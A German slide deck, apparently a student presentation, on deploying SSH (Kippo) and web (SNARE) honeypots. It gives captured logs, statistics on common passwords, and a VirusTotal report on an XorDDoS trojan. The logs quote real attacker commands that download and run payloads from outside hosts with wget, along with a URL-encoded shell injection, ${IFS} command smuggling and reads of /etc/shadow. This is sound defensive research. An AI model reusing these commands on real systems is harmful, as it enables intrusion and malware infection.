Umsetzung eines Honeypots

Michael Stroh und Daniel Schwenk

Inhalt

- Anforderungen
- SSH-Honeypot
  - Evaluation & Schlussfolgerung
- Web-Honeypot
  - Evaluation & Schlussfolgerung

Anforderungen

- Honeypot System ist über Internet erreichbar
- Honeypot System stellt einen, besser mehrere Dienste bereit
  - Vorzugsweise SSH + HTTP
- Jederzeit Kontrolle über das Host System
- Loggen der Angriffe
- Automatisierte Auswertung der Logfiles

SSH-Honeypot: Kippo

- open source, basierend auf Python
- simuliert SSH-Dienst
- Fake-Dateisystem ahmt Debian nach
- Fake-Dateiinhalte z.B. für /etc/passwd
- Session-Logging

```
2016-11-30 20:39:37+0000 [kippo.core.ssh.HoneyPotSSHFactory] New connection: 221.194.47.249:48173 (130.255.78.172:22) [session: 595]
2016-11-30 20:39:38+0000 [HoneyPotTransport,595,221.194.47.249] Remote SSH version: SSH-2.0-PUTTY
2016-11-30 20:39:38+0000 [HoneyPotTransport,595,221.194.47.249] kex alg, key alg: diffie-hellman-group-exchange-sha1 ssh-rsa
2016-11-30 20:39:38+0000 [HoneyPotTransport,595,221.194.47.249] outgoing: aes128-ctr hmac-sha1 none
2016-11-30 20:39:38+0000 [HoneyPotTransport,595,221.194.47.249] incoming: aes128-ctr hmac-sha1 none
2016-11-30 20:39:38+0000 [HoneyPotTransport,595,221.194.47.249] NEW KEYS
2016-11-30 20:39:39+0000 [HoneyPotTransport,595,221.194.47.249] starting service ssh-userauth
2016-11-30 20:39:39+0000 [HoneyPotTransport,595,221.194.47.249] Got remote error, code 11
2016-11-30 20:39:39+0000 [HoneyPotTransport,595,221.194.47.249] connection lost
2016-11-30 20:56:49+0000 [kippo.core.ssh.HoneyPotSSHFactory] New connection: 221.194.47.208:63817 (130.255.78.172:22) [session: 596]
2016-11-30 20:56:49+0000 [HoneyPotTransport,596,221.194.47.208] Remote SSH version: SSH-2.0-PuTTY_Release_0.63
2016-11-30 20:56:49+0000 [HoneyPotTransport,596,221.194.47.208] kex alg, key alg: diffie-hellman-group-exchange-sha1 ssh-rsa
2016-11-30 20:56:49+0000 [HoneyPotTransport,596,221.194.47.208] outgoing: aes256-ctr hmac-sha1 none
2016-11-30 20:56:49+0000 [HoneyPotTransport,596,221.194.47.208] incoming: aes256-ctr hmac-sha1 none
2016-11-30 20:56:49+0000 [HoneyPotTransport,596,221.194.47.208] NEW KEYS
2016-11-30 20:56:49+0000 [HoneyPotTransport,596,221.194.47.208] starting service ssh-userauth
2016-11-30 20:56:53+0000 [SSHService ssh-userauth on HoneyPotTransport,596,221.194.47.208] admin trying auth none
2016-11-30 20:56:53+0000 [SSHService ssh-userauth on HoneyPotTransport,596,221.194.47.208] admin trying auth keyboard-interactive
2016-11-30 20:56:58+0000 [SSHService ssh-userauth on HoneyPotTransport,596,221.194.47.208] login attempt [admin/123456] succeeded
2016-11-30 20:56:58+0000 [SSHService ssh-userauth on HoneyPotTransport,596,221.194.47.208] admin authenticated with keyboard-interactive
2016-11-30 20:56:58+0000 [SSHService ssh-userauth on HoneyPotTransport,596,221.194.47.208] starting service ssh-connection
2016-11-30 20:56:58+0000 [SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] got channel session request
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] channel open
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] pty request: xterm (24, 80, 0, 0)
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Terminal size: 24 80
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] getting shell
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Opening TTY log: log/tty/20161130-205658-
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] /etc/motd resolved into /etc/motd
2016-11-30 20:57:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] CMD: ls -la
2016-11-30 20:57:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Command found: ls -la
2016-11-30 20:57:46+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] CMD: uname -a
2016-11-30 20:57:46+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Command found: uname -a
2016-11-30 20:58:01+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] CMD: cat /etc/passwd
2016-11-30 20:58:01+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Command found: cat /etc/passwd
2016-11-30 20:58:01+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] /etc/passwd resolved into /etc/passwd
2016-11-30 20:58:01+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Updating realfile to honeyfs//etc/passwd
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] CMD: cat /etc/shadow
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Command found: cat /etc/shadow
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] /etc/shadow resolved into /etc/shadow
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Updating realfile to honeyfs//etc/shadow
2016-11-30 20:58:40+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] CMD: exit
2016-11-30 20:58:40+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] Command found: exit
2016-11-30 20:58:40+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] sending close 0
2016-11-30 20:58:40+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,596,221.194.47.208] remote close
2016-11-30 20:58:40+0000 [HoneyPotTransport,596,221.194.47.208] connection lost
```

SSH-Honeypot: Passwort Statistik

- Auswertung des Zeitraum 18.11 - 16.12 (4 Wochen)
- → 19450 Passwörter, davon 7768 einzigartig
- → Passwortlänge <= 10 Zeichen: 84%
- → 26% der Passwörter besteht rein aus Kleinbuchstaben


Top-Passwörter:

1. admin = 1021 (5.25%)
2. password = 636 (3.27%)
3. root = 430 (2.21%)
4. 123456 = 278 (1.43%)
5. 1234 = 96 (0.49%)

Top-Benutzername/Passwörter:

1. admin/admin = 974 (4.99%)
2. admin/password = 568 (2.91%)
3. root/root = 405 (2.07%)
4. admin/123456 = 155 (0.79%)
5. root/123456 = 65 (0.33%)


Finland
Iceland
Sweden
Norway
Russia
Canada
United States
Ukraine
Kazakhstan
Mongolia
France
Spain
Italy
Turkey
China
North Korea
Iraq
Iran
Afghanistan
Pakistan
Algeria
Libya
Egypt
Saudi Arabia
Thailand
Mali
Niger
Sudan
Chad
Nigeria
Ethiopia
Kenya
DR Congo
Tanzania
Angola
Namibia
Botswana
Madagascar
South Africa
Venezuela
Colombia
Peru
Brazil
Bolivia
Chile
Argentina
Indonesia
Papua New Guinea
Australia
New Zealand
North Atlantic Ocean
North Pacific Ocean
South Pacific Ocean
South Atlantic Ocean
Indian Ocean
Google
Map data ©2016
1000 km
Terms of Use
Report a map error


DMZ
Intranet
Internet
iptables -A INPUT -s IP -j DROP
Honeypot

```
2016-12-01 15:18:05+0000 [kippo.core.ssh.HoneyPotSSHFactory] New connection: 107.182.140.20:46987 (130.255.78.172:22) [session: 865]
2016-12-01 15:18:05+0000 [HoneyPotTransport,865,107.182.140.20] Remote SSH version: SSH-2.0-PUTTY
2016-12-01 15:18:05+0000 [HoneyPotTransport,865,107.182.140.20] kex alg, key alg: diffie-hellman-group-exchange-sha1 ssh-rsa
2016-12-01 15:18:05+0000 [HoneyPotTransport,865,107.182.140.20] outgoing: aes128-ctr hmac-sha1 none
2016-12-01 15:18:05+0000 [HoneyPotTransport,865,107.182.140.20] incoming: aes128-ctr hmac-sha1 none
2016-12-01 15:18:06+0000 [HoneyPotTransport,865,107.182.140.20] NEW KEYS
2016-12-01 15:18:06+0000 [HoneyPotTransport,865,107.182.140.20] starting service ssh-userauth
2016-12-01 15:18:06+0000 [SSHService ssh-userauth on HoneyPotTransport,865,107.182.140.20] root trying auth none
2016-12-01 15:18:06+0000 [SSHService ssh-userauth on HoneyPotTransport,865,107.182.140.20] root trying auth password
2016-12-01 15:18:06+0000 [SSHService ssh-userauth on HoneyPotTransport,865,107.182.140.20] login attempt [root/123456] succeeded
2016-12-01 15:18:06+0000 [SSHService ssh-userauth on HoneyPotTransport,865,107.182.140.20] root authenticated with password
2016-12-01 15:18:06+0000 [SSHService ssh-userauth on HoneyPotTransport,865,107.182.140.20] starting service ssh-connection
2016-12-01 15:18:06+0000 [SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] got channel session request
2016-12-01 15:18:06+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] channel open
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] exec command: "#!/bin/sh
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] wget http://107.182.140.20/s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] chmod +x s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] ./s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] "
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] Opening TTY log: log/tty/20161201-152307-3878.log
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] /etc/motd resolved into /etc/motd
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] Running exec command "#!/bin/sh
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] wget http://107.182.140.20/s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] chmod +x s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] ./s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] "
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] CMD: #!/bin/sh
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] wget http://107.182.140.20/s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] chmod +x s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] ./s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20]
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] Command not found: #!/bin/sh
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] wget http://107.182.140.20/s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] chmod +x s36oa
2016-12-01 15:18:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] ./s36oa
2016-12-01 15:23:08+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] remote close
2016-12-01 15:23:08+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] sending close 0
2016-12-01 15:23:08+0000 [SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] got channel session request
2016-12-01 15:23:08+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] channel open
2016-12-01 15:23:08+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] executing command "ls -la /var/run/gcc.pid"
2016-12-01 15:23:08+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] exec command: "ls -la /var/run/gcc.pid"
2016-12-01 15:23:08+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] Opening TTY log: log/tty/20161201-152308-4029.log
2016-12-01 15:23:09+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] /etc/motd resolved into /etc/motd
2016-12-01 15:23:09+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] Running exec command "ls -la /var/run/gcc.pid"
2016-12-01 15:23:09+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] CMD: ls -la /var/run/gcc.pid
2016-12-01 15:23:09+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] Command found: ls -la /var/run/gcc.pid
2016-12-01 15:23:09+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] sending close 1
2016-12-01 15:23:09+0000 [SSHChannel session (1) on SSHService ssh-connection on HoneyPotTransport,865,107.182.140.20] remote close
```

virustotal

SHA256: f8a2c1ff8d2a8f29181c8d3dd22fce6770522c5453efee8ec1ecd3ba0e54407f

Dateiname: s36oa

Erkennungsrate: 35 / 54

Analyse-Datum: 2016-12-02 03:41:57 UTC (vor 6 Tage, 14 Stunden)

Analyse | File detail | Zusätzliche Informationen | Kommentare 1 | Bewertungen

Antivirus	Ergebnis	Aktualisierung
ALYac	Gen:Variant.Trojan.Linux.XorDDoS.2	20161202
AVG	Linux/DDoS.XOR	20161202
Ad-Aware	Gen:Variant.Trojan.Linux.XorDDoS.2	20161202
AegisLab	Troj.Ddos.Linux!c	20161202
AhnLab-V3	Linux/Xorddos.625867	20161201
Antiy-AVL	Trojan[DDoS]/Linux.Xarcen.a	20161202
Arcabit	Trojan.Trojan.Linux.XorDDoS.2	20161202
Avast	ELF:Xorddos-E [Trj]	20161202
Avira (no cloud)	LINUX/Xorddos.vstw	20161201
BitDefender	Gen:Variant.Trojan.Linux.XorDDoS.2	20161202
CAT-QuickHeal	TrojanXor.Linux.DDos.A	20161201
ClamAV	Unix.Trojan.DDoS_XOR-1	20161202
Cyren	ELF/Trojan.VDLB-33	20161202
DrWeb	Linux.DDoS.Xor.4	20161202

virustotal

SHA256:	f8a2c1ff8d2a8f29181c8d3dd22fce6770522c5453efee8ec1ecd3ba0e54407f
Dateiname:	s36oa
Erkennungsrate:	35 / 54
Analyse-Datum:	2016-12-02 03:41:57 UTC (vor 6 Tage, 14 Stunden)

Analyse | File detail | Zusätzliche Informationen | Kommentare 1 | Bewertungen

File identification

MD5	c1ec720ad4e847ff37bfdcebbe5b30df
SHA1	30fd7c4761351e2c81dfe79ca26b661014f3b64f
SHA256	f8a2c1ff8d2a8f29181c8d3dd22fce6770522c5453efee8ec1ecd3ba0e54407f
ssdeep	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrRT6yF8EEP4UlUuTh1AG:FBXmkN/+Fhu/Qo4h9L+z NNRBVEBl/91h
File size	611.2 KB (625867 bytes)
File type	ELF
Magic literal	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
TrID	ELF Executable and Linkable format (Linux) (50.1%) ELF Executable and Linkable format (generic) (49.8%)
Tags	elf

VirusTotal metadata

First submission	2016-07-17 18:36:39 UTC (vor 4 Monate, 3 Wochen)
Last submission	2016-12-02 03:41:57 UTC (vor 6 Tage, 14 Stunden)
Dateinamen	s36oa eyshcjdmzg 401adb43c8e29cc2cb599bc120eda6ccc0ec607e

SSH-Honeypot: Schlussfolgerungen

- SSH-Dienst im Internet ist ständigen Angriffen ausgesetzt
- Passwortrichtlinie
  - min. 10 Zeichen
  - verschiedene Zeichenklassen
  - keine Zeichenfolgen & Wörter aus Wörterbuch
  - verschiedene Dienste → verschiedene Passwörter
- Malware auch auf Linux-Systemen
- Systeme härten → Reduktion der Angriffsfläche
  - System, Software, Accounts

Web-Honeypot: SNARE

- Open source Python Projekt
- Loggt HTTP-GET- und HTTP-POST-Anfragen
- Funktionalität zum Klonen von Webseiten
- Einsatz von example.com als Weboberfläche

```
  61 Request path: /
  14 Request path: /favicon.ico
   6 Request path: /webdav/
   5 Request path: /robots.txt
   5 Request path: /login
   4 Request path: /phpmyadmin
   4 Request path: /index.html
   4 Request path: /auth/login
   3 Request path: /index.php
   3 Request path: /auth
   3 Request path: /administrator
   3 Request path: /admin
   2 Request path: /password.txt
   2 Request path: /password
   2 Request path: /pass
   2 Request path: /login.php
   2 Request path: /language/Swedish${IFS}&&echo${IFS}610cker
>qt&&tar${IFS}/string.js
   2 Request path: /command.php
   2 Request path: /cgi/common.cgi
   2 Request path: /../../../../../../../../mnt/mtd/qt
   1 Request path: /x
   1 Request path: /w00tw00t.at.blackhats.romanian.anti-sec:)
   1 Request path: /stssys.htm
   1 Request path: /shell?%63%64%20%2F%74%6D%70%3B%77%67%65%74
%20%2D%63%20%68%74%74%70%3A%2F%2F%31%32%32%2E%31%31%34%2E%32%35
%33%2E%39%34%3A%31%35%35%32%31%2F%61%72%6D%67%67%3B%63%68%6D%6F
%64%20%37%37%37%20%61%72%6D%67%67%3B%2E%2F%61%72%6D%67%67%20%26
   1 Request path: /pma/scripts/setup.php
   1 Request path: /phpmyadmin/scripts/setup.php
   1 Request path: /phpmyadmin/index.php
   1 Request path: /nmaplowercheck1480791133
   1 Request path: /nice%20ports%2C/Tri%6Eity.txt%2ebak
   1 Request path: /myadmin/scripts/setup.php
   1 Request path: /log
   1 Request path: /hidden
   1 Request path: /form
   1 Request path: /forgotpass
   1 Request path: /contact
   1 Request path: /MyAdmin/scripts/setup.php
   1 Request path: /HNAP1
   1 Request path: /.git/HEAD
```

Web-Honeypot: Auswertung

/shell?%63%64%20%2F%74%6D%70%3B%77%67%65%74%20%2D%63%20%68%74%74%70%3A%2F%2F%31%32%32%2E%31%31%34%2E%32%35%33%2E%39%34%3A%31%35%35%32%31%2F%61%72%6D%67%67%3B%63%68%6D%6F%64%20%37%37%37%20%61%72%6D%67%67%3B%2E%2F%61%72%6D%67%67%20%26

Web-Honeypot: Auswertung

cd /tmp;wget -c http://122.114.253.94:15521/armgg;chmod 777 armgg;./armgg &

Web-Honeypot: Auswertung

cd /tmp;

wget -c http://122.114.253.94:15521/armgg;

chmod 777 armgg;

./armgg &

Web-Honeypot: Schlussfolgerungen

- Viele automatisierte Angriffe über HTTP
- Angreifer nutzen bekannte Sicherheitslücken verschiedenster Systeme
  - phpMyAdmin
  - WebDAV
  - Home Network Administration Protocol (HNAP)
  - TRENDnet Printserver
  - Überwachungskameras mit Weboberfläche
  - ...
- Verwendung aktuellster Versionen bei Software

Fragen?


Honeypot: Hostsystem

- vServer von providerdienste.de
- Debian 8.6 64-Bit
- 1 öffentliche IPv4-Adresse
- Zugriff via SSH & Webkonsole
  - via Webkonsole Start, Stop, root-Passwort ändern, Neuinstallation
- Initial → Updates, Benutzeraccounts, SSH-Konfiguration

```
dschwenk@ubuntu:~$ sudo nmap -sV -sV -O -v -T5 -p22,10022 130.255.78.172

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-25 11:20 CET
NSE: Loaded 35 scripts for scanning.
Initiating Ping Scan at 11:20
Scanning 130.255.78.172 [4 ports]
Completed Ping Scan at 11:20, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:20
Completed Parallel DNS resolution of 1 host. at 11:20, 0.00s elapsed
Initiating SYN Stealth Scan at 11:20
Scanning 130.255.78.172 [2 ports]
Discovered open port 22/tcp on 130.255.78.172
Discovered open port 10022/tcp on 130.255.78.172
Completed SYN Stealth Scan at 11:20, 0.22s elapsed (2 total ports)
Initiating Service scan at 11:20
Scanning 2 services on 130.255.78.172
Completed Service scan at 11:20, 0.07s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 130.255.78.172
Retrying OS detection (try #2) against 130.255.78.172
NSE: Script scanning 130.255.78.172.
Initiating NSE at 11:20
Completed NSE at 11:20, 0.24s elapsed
Nmap scan report for 130.255.78.172
Host is up (0.025s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 5.1p1 Debian 5 (protocol 2.0)
10022/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
No OS matches for host
Uptime guess: 0.486 days (since Thu Nov 24 23:40:30 2016)
